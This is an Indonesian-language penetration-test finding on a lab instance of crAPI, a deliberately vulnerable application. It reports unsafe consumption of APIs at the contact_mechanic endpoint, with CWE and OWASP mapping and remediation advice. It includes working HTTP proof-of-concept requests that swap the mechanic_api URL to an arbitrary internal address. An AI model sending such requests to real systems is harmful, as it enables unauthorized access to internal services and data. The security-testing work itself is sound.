Kerentanan
[FAIL] Unsafe Consumption of APIs - Workshop - Contact Mechanic Upstream
Deskripsi
Endpoint contact_mechanic mengonsumsi respons dari mechanic API (URL yang dikendalikan klien) dan memantulkannya kembali ke pengguna tanpa memvalidasi/menyaring struktur maupun isinya. Aplikasi secara implisit mempercayai data dari API upstream.
Dampak
Confidentiality & Integrity: data upstream yang tidak tepercaya (dan dapat dikendalikan penyerang) dipantulkan/diproses apa adanya; dapat dipakai untuk mengeksfiltrasi respons internal atau menyuntikkan konten yang dipercaya aplikasi.
CWE
CWE-20: Improper Input Validation (terkait CWE-345: Insufficient Verification of Data Authenticity)
OWASP
API10:2023 - Unsafe Consumption of APIs
Skenario
Normal: workshop mengonsumsi mechanic API sah. Eksploitasi: URL upstream diganti sembarang -> respons mentah dipantulkan tanpa validasi.
Endpoint
POST http://127.0.0.1:8888/workshop/api/merchant/contact_mechanic
Fitur terdampak
Contact Mechanic / integrasi mechanic API (crapi-workshop)
Rekomendasi perbaikan
- Validasi & saring respons upstream (skema, tipe konten) sebelum diproses/dipantulkan.
- Batasi tujuan upstream ke daftar putih tepercaya (lihat juga temuan SSRF).
- Jangan pantulkan respons mentah ke klien.
Bukti konsep

- (Screenshot 1) NORMAL: contact_mechanic mengonsumsi mechanic API dan menyertakan responsnya.

- (Screenshot 2) EKSPLOITASI: ganti mechanic_api ke URL sembarang -> workshop memantulkan respons mentah upstream tanpa validasi (unsafe consumption).
Rekaman lengkap
LAB Semua target adalah sistem lab. Tidak ada satu pun yang merupakan pekerjaan klien. Bukti ditampilkan apa adanya; secret dihitamkan.
Normal: sertakan response API mekanik
Normal: workshop memanggil API mekanik dan menyertakan response-nya dalam response_from_mechanic_api tanpa memeriksa struktur response.
HTTP request
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]

{"mechanic_code":"TRAC_JHN","problem_details":"x","mechanic_api":"http://127.0.0.1:8888/workshop/api/mechanic/","number_of_repeats":1,"vin":"861P9NB3CL6ZEA9X1"}
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 270

{
  "response_from_mechanic_api": {
    "mechanics": [
      {
        "id": 1,
        "mechanic_code": "TRAC_JHN",
        "user": {
          "email": "[REDACTED-EMAIL]",
          "number": ""
        }
      },
      {
        "id": 2,
        "mechanic_code": "TRAC_JME",
        "user": {
          "email": "[REDACTED-EMAIL]",
          "number": ""
        }
      }
    ],
    "previous_offset": null,
    "next_offset": null
  },
  "status": 200
}
Dampak: response upstream dikembalikan tanpa validasi
Dampak: URL upstream dapat diganti secara bebas. Workshop mengambil dan mengembalikan response mentah, termasuk HTML atau error, tanpa validasi. Akibatnya, aplikasi mempercayai data upstream yang dikendalikan penyerang.
HTTP request
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]

{"mechanic_code":"TRAC_JHN","problem_details":"x","mechanic_api":"http://127.0.0.1:8888/community/api/v2/community/posts/recent","number_of_repeats":1,"vin":"861P9NB3CL6ZEA9X1"}
HTTP response
HTTP/1.1 404 Not Found
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 237

{
  "response_from_mechanic_api": "\n<!doctype html>\n<html lang=\"en\">\n<head>\n  <title>Not Found</title>\n</head>\n<body>\n  <h1>Not Found</h1><p>The requested resource was not found on this server.</p>\n</body>\n</html>\n",
  "status": 404
}
← Kasus sebelumnya: Unrestricted Resource Consumption - Authentication - Login Rate Limiting